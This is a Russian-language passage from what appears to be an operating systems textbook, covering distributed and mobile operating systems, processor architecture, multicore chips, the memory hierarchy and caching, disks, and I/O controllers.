Сетевые операционные системы не имеют существенных отличий от однопроцессорных операционных систем. Ясно, что им нужен контроллер сетевого интерфейса и определенное низкоуровневое программное обеспечение, чтобы управлять этим контроллером, а также программы для осуществления входа в систему удаленной машины и для удаленного доступа к файлам, но эти дополнения не изменяют основную структуру операционной системы.

В отличие от этого распределенная операционная система представляется своим пользователям как традиционная однопроцессорная система, хотя на самом деле в ее составе работает множество процессоров. Пользователям совершенно не обязательно знать, где именно выполняются их программы или где размещены их файлы, — все это должно автоматически и эффективно управляться самой операционной системой.

Настоящим распределенным операционным системам требуется намного больше изменений, не ограничивающихся простым добавлением незначительного объема кода к однопроцессорной операционной системе, поскольку распределенные и централи-

зованные системы существенно отличаются друг от друга. Например, распределенные системы часто позволяют приложениям работать одновременно на нескольких процессорах, для чего требуются более сложные алгоритмы распределения работы процессоров, чтобы оптимизировать степень параллельной обработки данных. Наличие задержек при передаче данных по сети часто подразумевает, что эти (и другие) алгоритмы должны работать в условиях неполной, устаревшей или даже неверной информации. Такая ситуация в корне отличается от работы однопроцессорной системы, где последняя обладает полной информацией о своем состоянии.

1.2.5. Пятое поколение (с 1990 года по наши дни): мобильные компьютеры

С тех пор как в комиксах 1940-х годов детектив Дик Трейси стал переговариваться с помощью радиостанции, вмонтированной в наручные часы, у людей появилось желание иметь в своем распоряжении устройство связи, которое можно было бы брать с собой в любое место. Первый настоящий мобильный телефон появился в 1946 году, и тогда он весил около 40 кг. Его можно было брать с собой только при наличии автомобиля, в котором его можно было перевозить.

Первый по-настоящему переносной телефон появился в 1970-х годах и при весе приблизительно 1 кг был воспринят весьма позитивно. Его ласково называли «кирпич». Желание иметь такое устройство вскоре стало всеобщим. В настоящее время сотовой связью пользуется почти 90 % населения земного шара. Скоро станет можно звонить не только с мобильных телефонов и наручных часов, но и с очков и других носимых предметов. Кроме того, та часть устройства, которая имеет отношение непосредственно к телефону, уже не представляет какого-либо интереса. Особо не задумываясь над этим, мы получаем электронную почту, просматриваем веб-страницы, отправляем текстовые сообщения друзьям, играем в игры и узнаем о наличии пробок на улицах.

Хотя идея объединения в одном устройстве и телефона и компьютера вынашивалась еще с 1970-х годов, первый настоящий смартфон появился только в середине 1990-х годов, когда Nokia выпустила свой N9000, представлявший собой комбинацию из двух отдельных устройств: телефона и КПК. В 1997 году в компании Ericsson для ее изделия GS88 «Penelope» был придуман термин «смартфон».

Теперь, когда смартфоны получили повсеместное распространение, между различными операционными системами воцарилась жесткая конкуренция, исход которой еще менее ясен, чем в мире персональных компьютеров. На момент написания этих строк доминирующей была операционная система Google Android, а на втором месте находилась Apple iOS, но в следующие несколько лет ситуация может измениться. В мире смартфонов ясно только одно: долгое время оставаться на вершине какой-либо из операционных систем будет очень нелегко.

В первое десятилетие после своего появления большинство смартфонов работало под управлением Symbian OS. Эту операционную систему выбрали такие популярные бренды, как Samsung, Sony Ericsson, Motorola и Nokia. Но долю рынка Symbian начали отбирать другие операционные системы, например RIM Blackberry OS (выпущенная для смартфонов в 2002 году) и Apple iOS (выпущенная для первого iPhone в 2007 году). Многие ожидали, что RIM будет доминировать на рынке бизнес-устройств, а iOS завоюет рынок потребительских устройств. Для рынка популярность Symbian упала. В 2011 году Nokia отказалась от Symbian и объявила о своем намерении в качестве

основной платформы сосредоточиться на Windows Phone. Некоторое время операционные системы от Apple и RIM всех устраивали (хотя и не приобрели таких же доминирующих позиций, какие были в свое время у Symbian), но вскоре всех своих соперников обогнала основанная на ядре Linux операционная система Android, выпущенная компанией Google в 2008 году.

Для производителей телефонов Android обладала тем преимуществом, что имела открытый исходный код и была доступна по разрешительной лицензии. В результате компании получили возможность без особого труда подстраивать ее под свое собственное оборудование. Кроме того, у этой операционной системы имеется огромное сообщество разработчиков, создающих приложения в основном на общеизвестном языке программирования Java. Но при всем этом последние годы показали, что такое доминирование может и не продлиться долго и конкуренты Android постараются отвоевать часть ее доли на рынке. Более подробно операционная система Android будет рассмотрена в разделе 10.8.

1.3. Обзор аппаратного обеспечения компьютера

Операционная система тесно связана с аппаратным обеспечением компьютера, на котором она работает. Она расширяет набор команд компьютера и управляет его ресурсами. Чтобы операционная система заработала, нужны глубокие познания в компьютерном оборудовании, по крайней мере нужно представлять, в каком виде оно предстает перед программистом. Поэтому давайте кратко рассмотрим аппаратное обеспечение, входящее в состав современного персонального компьютера. После этого мы сможем приступить к подробному изучению того, чем занимаются операционные системы и как они работают.

Концептуально простой персональный компьютер можно представить в виде модели, аналогичной изображенной на рис. 1.6. Центральный процессор, память и устройства ввода-вывода соединены системной шиной, по которой они обмениваются информацией друг с другом. Современные персональные компьютеры имеют более сложную структуру и используют несколько шин, которые мы рассмотрим чуть позже. Для




Рис. 1.6. Некоторые компоненты простого персонального компьютера

начала нас вполне устроит и эта модель. В следующих разделах будет дан краткий обзор отдельных компонентов и рассмотрены некоторые аспекты аппаратного обеспечения, представляющие интерес для разработчиков операционных систем. Наверное, излишне упоминать о том, что это будет очень краткое изложение. Компьютерному оборудованию и его организации посвящено множество книг. Можно порекомендовать две довольно известные книги (Tanenbaum, 2012; Patterson and Hennessy, 2013).

1.3.1. Процессоры

Центральный процессор — это «мозг» компьютера. Он выбирает команды из памяти и выполняет их. Обычный цикл работы центрального процессора выглядит так: выборка из памяти первой команды, ее декодирование для определения ее типа и операндов, выполнение этой команды, а затем выборка, декодирование и выполнение последующих команд. Этот цикл повторяется до тех пор, пока не закончится программа. Таким образом программы выполняются.

Для каждого типа центрального процессора существует определенный набор команд, которые он может выполнять. Поэтому x86 не может выполнять программы, написанные для ARM-процессоров, а те, в свою очередь, не в состоянии выполнять программы, написанные для x86. Поскольку доступ к памяти для получения команды или данных занимает намного больше времени, чем выполнение команды, у всех центральных процессоров есть несколько собственных регистров для хранения основных переменных и промежуточных результатов. Соответственно набор команд содержит, как правило, команды на загрузку слова из памяти в регистр и на запоминание слова из регистра в память. Другие команды объединяют два операнда из регистров, памяти или обоих этих мест для получения результата — например, складывают два слова и сохраняют результат в регистре или в памяти.

В дополнение к регистрам общего назначения, которые обычно применяются для хранения переменных и промежуточных результатов, у многих процессоров есть ряд специальных регистров, доступных программисту. Один из этих регистров, называемый **счетчиком команд**, содержит адрес ячейки памяти со следующей выбираемой командой. После выборки этой команды счетчик команд обновляется, переставляя указатель на следующую команду.

Другой специальный регистр, называемый **указателем стека**, ссылается на вершину текущего стека в памяти. Стек содержит по одному фрейму (области данных) для каждой процедуры, в которую уже вошла, но из которой еще не вышла программа. В стековом фрейме процедуры хранятся ее входные параметры, а также локальные и временные переменные, не содержащиеся в регистрах.

Еще один регистр содержит **слово состояния программы** — PSW (Program Status Word). В этом регистре содержатся биты кода условия, устанавливаемые инструкциями сравнения, а также биты управления приоритетом центрального процессора, режимом (пользовательским или ядра) и другие служебные биты. Обычно пользовательские программы могут считывать весь регистр PSW целиком, но записывать — только в некоторые из его полей. Регистр PSW играет важную роль в системных вызовах и операциях ввода-вывода.

Операционная система должна все знать о состоянии всех регистров. При временном мультиплексировании центрального процессора операционная система может часто

останавливать работающую программу, чтобы запустить или возобновить работу другой программы. При каждой остановке работающей программы операционная система должна сохранять состояние всех регистров, чтобы восстановить его при последующем возобновлении работы этой программы.

Для повышения производительности процессоров их разработчики давно отказались от простой модели извлечения, декодирования и выполнения одной команды за один цикл. Многие современные процессоры способны одновременно выполнять более одной команды. Например, у процессора могут быть отдельные блоки для выборки, декодирования и выполнения команд, тогда во время выполнения команды n он сможет декодировать команду $n + 1$ и осуществлять выборку команды $n + 2$. Подобная организация работы называется **конвейером**. На рис. 1.7, *а* показан конвейер с тремя стадиями обработки. Обычно используются более длинные конвейеры. В большинстве конструкций конвейеров, как только команда выбрана и помещена в конвейер, она должна быть выполнена, даже если предыдущая выбранная команда была условным ветвлением. Для разработчиков компиляторов и операционных систем конвейеры — это сплошная головная боль, обнажающая перед ними все сложности исходной машины и заставляющая справляться с возникающими проблемами.




Рис. 1.7. Процессор: *а* — с конвейером с тремя стадиями; *б* — суперскалярный

Более совершенной конструкцией по сравнению с конвейерной обладает **суперскалярный** процессор, показанный на рис. 1.7, *б*. Он имеет несколько исполнительных блоков, например: один — для целочисленной арифметики, другой — для арифметики чисел с плавающей точкой, третий — для логических операций. Одновременно выбираются две и более команды, которые декодируются и помещаются в буфер хранения, в котором ожидают возможности своего выполнения. Как только исполнительный блок становится доступен, он обращается к буферу хранения за командой, которую может

выполнить, и если такая команда имеется, извлекает ее из буфера, а затем выполняет. В результате команды программы часто выполняются не в порядке их следования. При этом обеспечение совпадения конечного результата с тем, который получился бы при последовательном выполнении команд, возлагается в основном на аппаратуру. Однако, как мы увидим в дальнейшем, при этом подходе неприятные усложнения коснулись и операционной системы.

Как уже упоминалось, большинство центральных процессоров, за исключением самых простых, используемых во встраиваемых системах, имеют два режима работы: режим ядра и пользовательский режим (режим пользователя). Обычно режимом управляет специальный бит в слове состояния программы — PSW. При работе в режиме ядра процессор может выполнять любые команды из своего набора и использовать любые возможности аппаратуры. На настольных и серверных машинах операционная система обычно работает в режиме ядра, что дает ей доступ ко всему оборудованию. На большинстве встроенных систем в режиме ядра работает только небольшая часть операционной системы, а вся остальная ее часть — в режиме пользователя.

Пользовательские программы всегда работают в режиме пользователя, который допускает выполнение только подмножества команд и дает доступ к определенному подмножеству возможностей аппаратуры. Как правило, в пользовательском режиме запрещены все команды, касающиеся операций ввода-вывода и защиты памяти. Также, разумеется, запрещена установка режима ядра за счет изменения значения бита режима PSW.

Для получения услуг от операционной системы пользовательская программа должна осуществить **системный вызов**, который перехватывается внутри ядра и вызывает операционную систему. Инструкция перехвата *TRAP* осуществляет переключение из пользовательского режима в режим ядра и запускает операционную систему. Когда обработка вызова будет завершена, управление возвращается пользовательской программе и выполняется команда, которая следует за системным вызовом. Подробности механизма системного вызова будут рассмотрены в этой главе чуть позже, а сейчас его следует считать специальной разновидностью инструкции вызова процедуры, у которой есть дополнительное свойство переключения из пользовательского режима в режим ядра. В дальнейшем для выделения в тексте системных вызовов будет использоваться такой же шрифт, как в этом слове: *read*.

Конечно, компьютеры имеют и другие системные прерывания, не предназначенные для перехвата инструкции выполнения системного вызова. Но большинство других системных прерываний вызываются аппаратно для предупреждения о возникновении исключительных ситуаций, например попыток деления на нуль или исчезновении порядка при операции с плавающей точкой. Во всех случаях управление переходит к операционной системе, которая и должна решать, что делать дальше. Иногда работа программы должна быть прервана сообщением об ошибке. В других случаях ошибка может быть проигнорирована (например, при исчезновении порядка числа оно может быть принято равным нулю). Наконец, когда программа заранее объявила, что с некоторыми из возможных ситуаций она собирается справляться самостоятельно, управление должно быть возвращено программе, чтобы она сама разрешила возникшую проблему.

1.3.2. Многопоточные и многоядерные микропроцессоры

Закон Мура гласит, что количество транзисторов на одном кристалле удваивается каждые 18 месяцев. Этот «закон», в отличие от закона сохранения импульса, не имеет

никакого отношения к физике, он появился в результате наблюдений одного из соучредителей корпорации Intel Гордона Мура (Gordon Moore) за темпами, с которыми шло уменьшение размеров транзисторов. Закон Мура соблюдался в течение трех десятилетий и, как ожидается, будет соблюдаться как минимум еще одно десятилетие. После этого число атомов в транзисторе станет настолько мало, что дальнейшему уменьшению размеров транзистора воспрепятствует усиливающаяся роль законов квантовой механики.

Высокая плотность размещения транзисторов ведет к проблеме: как распорядиться их возросшим количеством? Ранее мы уже ознакомились с одним из подходов к ее решению — использованием суперскалярной архитектуры, имеющей множество функциональных блоков. Но с ростом числа транзисторов открываются более широкие возможности. Одно из очевидных решений — размещение на кристалле центрального процессора более объемной кэш-памяти — уже воплощено в жизнь. Однако уже достигнут порог, за которым дальнейшее увеличение объема кэш-памяти только уменьшает отдачу от этого решения.

Следующим очевидным шагом является дублирование не только функциональных блоков, но и части управляющей логики. Это свойство, впервые использованное в Pentium 4 и названное **многопоточностью**, или **гиперпоточностью** (hyperthreading по версии Intel), стало неотъемлемой принадлежностью процессора x86 и ряда других процессоров, включая SPARC, Power5, Intel Xeon, а также процессоры семейства Intel Core. В первом приближении эта технология позволяет процессору сохранять состояние двух различных потоков и переключаться между ними за наносекунды. (Поток является разновидностью легковесного процесса, который, в свою очередь, является выполняющейся программой; подробности мы рассмотрим в главе 2.) Например, если одному из процессов нужно прочитать слово из памяти (что занимает несколько тактов), многопоточный процессор может переключиться на другой поток. Многопоточность не предлагает настоящей параллельной обработки данных. Одновременно работает только один процесс, но время переключения между процессами сведено до наносекунд.

Многопоточность оказывает влияние на операционную систему, поскольку каждый поток выступает перед ней как отдельный центральный процессор. Представим себе систему с двумя реальными процессорами, у каждого из которых организовано по два потока. Операционной системе будут видны четыре процессора. Если в какой-то момент времени у операционной системы найдутся задачи для загрузки только двух процессоров, она может непреднамеренно направить оба потока на один и тот же реальный процессор, а другой будет в это время простаивать. Эффективность такого режима работы намного ниже, чем при использовании по одному потоку на каждом реальном центральном процессоре.

Кроме процессоров с многопоточностью в настоящее время применяются процессоры, имеющие на одном кристалле четыре, восемь и более полноценных процессоров, или **ядер**. Например, четырехъядерные процессоры (рис. 1.8) фактически имеют в своем составе четыре мини-чипа, каждый из которых представляет собой независимый процессор. (Кэши мы рассмотрим чуть позже.) Некоторые процессоры, например Intel Xeon Phi и Tilera TilePro, могут похвастаться более чем 60 ядрами на одном кристалле. Несомненно, для использования такого многоядерного процессора потребуется многопроцессорная операционная система.




Рис. 1.8. Четырехъядерный процессор: *а* — с общей кэш-памятью второго уровня (L2); *б* — с отдельными блоками кэш-памяти L2

Кстати, с точки зрения абсолютных чисел нет ничего лучше, чем современные графические процессоры (Graphics Processing Unit, GPU). На их кристаллах содержатся тысячи крохотных ядер. Они очень хорошо подходят для множества небольших производимых параллельно вычислений, таких как визуализация многоугольников в графических приложениях. Но для выполнения последовательных задач они не годятся. К тому же их трудно программировать. Хотя графические процессоры могут найти применение и для операционных систем (например, при кодировании или обработке сетевого трафика), не похоже, что на них могла бы запускаться основная часть самой операционной системы.

1.3.3. Память

Второй основной составляющей любого компьютера является память. В идеале память должна быть максимально быстрой (работать быстрее, чем производится выполнение одной инструкции, чтобы работа центрального процессора не замедлялась обращениями к памяти), довольно большой и чрезвычайно дешевой. Никакая современная технология не в состоянии удовлетворить все эти требования, поэтому используется другой подход. Система памяти создается в виде иерархии уровней (рис. 1.9). Верхние уровни обладают более высоким быстродействием, меньшим объемом и более высокой удельной стоимостью хранения одного бита информации, чем нижние уровни, иногда в миллиарды и более раз.




Рис. 1.9. Типичная иерархия памяти. Приведенные значения весьма приблизительны

Верхний уровень состоит из внутренних регистров процессора. Они выполнены по той же технологии, что и сам процессор, и поэтому не уступают ему в быстродействии. Следовательно, к ним нет и задержек доступа. Внутренние регистры обычно предоставляют возможность для хранения 32 × 32 бит для 32-разрядного процессора или 64 × 64 бит — для 64-разрядного. В обоих случаях этот объем не превышает 1 Кбайт. Программы могут сами управлять регистрами (то есть решать, что в них хранить), без вмешательства аппаратуры.

Затем следует **кэш-память**, которая управляется главным образом аппаратурой. Оперативная память разделяется на **кэш-строки**, обычно по 64 байт, с адресами от 0 до 63 в кэш-строке 0, адресами от 64 до 127 в кэш-строке 1 и т. д. Наиболее интенсивно используемые кэш-строки оперативной памяти сохраняются в высокоскоростной кэш-памяти, находящейся внутри процессора или очень близко к нему. Когда программе нужно считать слово из памяти, аппаратура кэша проверяет, нет ли нужной строки в кэш-памяти. Если строка в ней имеется, то происходит результативное обращение к кэш-памяти (cache hit — кэш-попадание), запрос удовлетворяется за счет кэш-памяти без отправки запроса по шине к оперативной памяти. Обычно результативное обращение к кэшу занимает по времени два такта. Отсутствие слова в кэш-памяти вынуждает обращаться к оперативной памяти, что приводит к существенной потере времени. Кэш-память из-за своей высокой стоимости ограничена в объеме. Некоторые машины имеют два или даже три уровня кэша, причем каждый из последующих медленнее и объемнее предыдущего.

Кэширование играет существенную роль во многих областях информатики, это относится не только к кэшированию строк оперативной памяти. Довольно часто для повышения производительности к кэшированию прибегают везде, где есть какой-либо объемный ресурс, который можно поделить на фрагменты, часть из которых используется намного интенсивнее всех остальных. Операционные системы используют кэширование повсеместно. Например, большинство операционных систем держат интенсивно используемые файлы (или фрагменты файлов) в оперативной памяти, избегая их многократного считывания с диска. Точно так же результаты преобразования длинных имен файлов вроде /home/ast/projects/minix3/src/kernel/clock.c в дисковый адрес, по которому расположен файл, могут кэшироваться, чтобы исключить необходимость в повторных поисках. И наконец, может кэшироваться для дальнейшего использования результат преобразования адресов веб-страниц (URL) в сетевые адреса (IP-адреса). Можно привести массу других примеров использования технологии кэширования.

В любой системе кэширования довольно скоро возникает ряд вопросов.

1. Когда помещать в кэш новый элемент?
2. В какую область кэша помещать новый элемент?
3. Какую запись удалять из кэша, когда необходимо получить в нем свободное пространство?
4. Куда именно в памяти большей емкости помещать только что «выселенный» элемент?

Не каждый из этих вопросов имеет отношение к кэшированию. Например, в процессе кэширования строк оперативной памяти в кэше центрального процессора при каждом неудачном обращении к кэш-памяти в нее, как правило, будет вводиться новый элемент. При вычислении нужной кэш-строки для размещения нового элемента обычно используются некоторые старшие биты того адреса памяти, на который осуществляется

ссылка. Например, при наличии 4096 кэш-строк по 64 байта и 32-разрядных адресов биты с 6-го по 17-й могли бы использоваться для определения кэш-строки, а биты с 0-го по 5-й — для определения байта в кэш-строке. В этом случае элемент, подлежащий удалению, совпадает с тем элементом, в который попадают новые данные, но в других системах такой порядок может и не соблюдаться. Наконец, когда кэш-строка переписывается в оперативную память (если она была изменена в процессе кэширования), место в памяти, в которое ее нужно переписать, однозначно определяется адресом, фигурирующим в запросе.

Применение кэширования оказалось настолько удачным решением, что многие современные процессоры имеют сразу два уровня кэш-памяти. Первый уровень, или **кэш L1**, всегда является частью самого процессора и обычно подает декодированные команды в процессорный механизм исполнения команд. У многих процессоров есть и второй кэш L1 для тех слов данных, которые используются особенно интенсивно. Обычно каждый из кэшей L1 имеет объем 16 Кбайт. Вдобавок к этому кэшу процессоры часто оснащаются вторым уровнем кэш-памяти, который называется **кэш L2** и содержит несколько мегабайт недавно использованных слов памяти. Различия между кэш-памятью L1 и L2 заключаются во временной диаграмме. Доступ к кэшу первого уровня осуществляется без задержек, а доступ к кэшу второго уровня требует задержки в один или два такта.

При разработке многоядерных процессоров конструкторам приходится решать, куда поместить кэш-память. На рис. 1.8, *а* показан один кэш L2, совместно использующийся всеми ядрами. Такой подход применяется в многоядерных процессорах корпорации Intel. Для сравнения на рис. 1.8, *б* каждое ядро имеет собственную кэш-память L2. Именно такой подход применяет компания AMD. Каждый из подходов имеет свои аргументы «за» и «против». Например, общая кэш-память L2 корпорации Intel требует использования более сложного кэш-контроллера, а избранный AMD путь усложняет поддержание согласованного состояния кэш-памяти L2 разных ядер.

Следующей в иерархии, изображенной на рис. 1.9, идет оперативная память. Это главная рабочая область системы памяти машины. Оперативную память часто называют оперативным запоминающим устройством (**ОЗУ**), или памятью с произвольным доступом (Random Access Memory (**RAM**)). Ветераны порой называют ее core memory — памятью на магнитных сердечниках, поскольку в 1950–1960-е годы в оперативной памяти использовались крошечные намагничиваемые ферритовые сердечники. Прошли десятилетия, но название сохраняется. В настоящее время блоки памяти имеют объем от сотен мегабайт до нескольких гигабайт, и этот объем стремительно растет. Все запросы процессора, которые не могут быть удовлетворены кэш-памятью, направляются к оперативной памяти.

Дополнительно к оперативной памяти многие компьютеры оснащены небольшой по объему неизменяемой памятью с произвольным доступом — постоянным запоминающим устройством (**ПЗУ**), оно же память, предназначенная только для чтения (Read Only Memory (**ROM**)). В отличие от ОЗУ она не утрачивает своего содержимого при отключении питания, то есть является энергонезависимой. ПЗУ программируется на предприятии-изготовителе и впоследствии не подлежит изменению. Эта разновидность памяти характеризуется высоким быстродействием и дешевизной. На некоторых компьютерах в ПЗУ размещается начальный загрузчик, используемый для их запуска. Такой же памятью, предназначенной для осуществления низкоуровневого управления устройством, оснащаются некоторые контроллеры ввода-вывода.

Существуют также другие разновидности энергонезависимой памяти, которые в отличие от ПЗУ могут стираться и перезаписываться, — электрически стираемые программируемые постоянные запоминающие устройства (**ЭСППЗУ**), они же **EEPROM** (Electrically Erasable PROM), и флеш-память. Однако запись в них занимает на несколько порядков больше времени, чем запись в ОЗУ, поэтому они используются для тех же целей, что и ПЗУ. При этом они обладают еще одним дополнительным свойством — возможностью исправлять ошибки в содержащихся в них программах путем перезаписи занимаемых ими участков памяти.

Флеш-память также обычно используется как носитель информации в портативных электронных устройствах. Если упомянуть лишь два ее применения, то она служит «пленкой» в цифровых фотоаппаратах и «диском» в переносных музыкальных плеерах. По быстродействию флеш-память занимает промежуточное положение между ОЗУ и диском. Также, в отличие от дисковой памяти, если флеш-память стирается или перезаписывается слишком часто, она приходит в негодность.

Еще одна разновидность памяти — CMOS-память, которая является энергозависимой. Во многих компьютерах CMOS-память используется для хранения текущих даты и времени. CMOS-память и схема электронных часов, отвечающая за отсчет времени, получают питание от миниатюрной батарейки (или аккумулятора), поэтому значение текущего времени исправно обновляется, даже если компьютер отсоединен от внешнего источника питания. CMOS-память также может хранить параметры конфигурации, указывающие, например, с какого диска системе следует загружаться. Потребление энергии CMOS-памятью настолько низкое, что батарейки, установленной на заводе-изготовителе, часто хватает на несколько лет работы. Однако когда батарейка начинает выходить из строя, на компьютере могут проявиться признаки «болезни Альцгеймера» и он станет «забывать» то, что помнил годами, например с какого жесткого диска следует производить загрузку.

1.3.4. Диски

Следующим после оперативной памяти уровнем нашей иерархии памяти является магнитный (жесткий) диск. Дисковый накопитель в пересчете на бит информации на два порядка дешевле, чем ОЗУ, а его емкость зачастую на два порядка выше. Единственная проблема состоит в том, что время произвольного доступа к данным примерно на три порядка медленнее. Причина в том, что диск является механическим устройством, конструкция которого условно показана на рис. 1.10.

Жесткий диск состоит из одной или нескольких металлических пластин, вращающихся со скоростью 5400, 7200, 10 800 и более оборотов в минуту. Механический привод поворачивается на определенный угол над пластинами, подобно звукоснимателю старого проигрывателя виниловых пластинок на 33 оборота в минуту. Информация записывается на диск в виде последовательности концентрических окружностей. В каждой заданной позиции привода каждая из головок может считывать кольцеобразный участок, называемый дорожкой. Из совокупности всех дорожек в заданной позиции привода составляется цилиндр.

Каждая дорожка поделена на определенное количество секторов, обычно по 512 байт на сектор. На современных дисках внешние цилиндры содержат больше секторов, чем внутренние. Перемещение привода с одного цилиндра на другой занимает около 1 мс. Перемещение к произвольно выбранному цилиндру обычно занимает от 5 до 10 мс в зависимости от конкретного накопителя. Когда привод расположен над нужной




Рис. 1.10. Схема конструкции жесткого диска

дорожкой, накопитель должен выждать, когда нужный сектор попадет под головку. Это приводит к возникновению еще одной задержки от 5 до 10 мс в зависимости от скорости вращения диска. После попадания требуемого сектора под головку производится операция чтения или записи со скоростью от 50 Мбайт/с (для низкоскоростных дисков) до 160 Мбайт/с (для высокоскоростных).

Порой речь заходит о таких дисках, которые на самом деле дисками не являются, например о твердотельных накопителях — SSD (Solid State Disks). У них нет движущихся частей, дисковых пластин, а данные хранятся во флеш-памяти. Они напоминают диски только тем, что содержат большой объем данных, который при отключении питания не теряется.

Многие компьютеры поддерживают схему, которая называется **виртуальной памятью**. Ее мы довольно основательно рассмотрим в главе 3. Она дает возможность запускать программы, превышающие по объему физическую память компьютера, за счет помещения их на диск и использования оперативной памяти как некой разновидности кэша для наиболее интенсивно исполняемых частей. Эта схема требует прозрачного для программы преобразования адресов памяти, чтобы конвертировать адрес, сгенерированный программой, в физический адрес, по которому слово размещено в ОЗУ. Такое отображение адресов осуществляется частью центрального процессора, называется блоком управления памятью (Memory Management Unit (**MMU**)), или **диспетчером памяти** (см. рис. 1.6).

Использование кэширования и MMU может оказать существенное влияние на производительность. При работе в мультипрограммном режиме, когда осуществляется переключение с одной программы на другую, иногда называемое **переключением контекста** (context switch), может потребоваться сброс всех измененных блоков из кэш-памяти и изменение регистров отображения в MMU. Обе эти операции обходятся слишком дорого, и программисты всеми силами стараются их избежать. Некоторые последствия применяемых ими тактических приемов мы рассмотрим чуть позже.

1.3.5. Устройства ввода-вывода

Центральный процессор и память не единственные ресурсы, которыми должна управлять операционная система. С ней также активно взаимодействуют и устройства ввода-

вывода информации. На рис. 1.6 видно, что устройства ввода-вывода обычно состоят из двух компонентов: самого устройства и его контроллера. Контроллер представляет собой микросхему или набор микросхем, которые управляют устройством на физическом уровне. Он принимает от операционной системы команды, например считать данные с помощью устройства, а затем их выполняет.

Довольно часто непосредственное управление устройством очень сложно и требует высокого уровня детализации, поэтому задачей контроллера является предоставление операционной системе простого (но не упрощенного) интерфейса. Например, контроллер диска может получить команду прочитать сектор 11 206 с диска 2. Получив команду, контроллер должен преобразовать этот простой порядковый номер сектора в номер цилиндра, сектора и головки. Операция преобразования может быть затруднена тем, что внешние цилиндры имеют больше секторов, чем внутренние, а номера «плохих» секторов отображаются на другие секторы. Затем контроллер должен определить, над каким цилиндром сейчас находится привод головок, и выдать команду, чтобы он переместился вперед или назад на требуемое количество цилиндров. Далее необходимо дождаться, пока нужный сектор не попадет под головку, а затем приступить к чтению и сохранению битов по мере их поступления из привода, удаляя заголовки и подсчитывая контрольную сумму. В завершение он должен собрать поступившие биты в слова и сохранить их в памяти. Для осуществления всей этой работы контроллеры часто содержат маленькие встроенные компьютеры, запрограммированные на выполнение подобных задач.

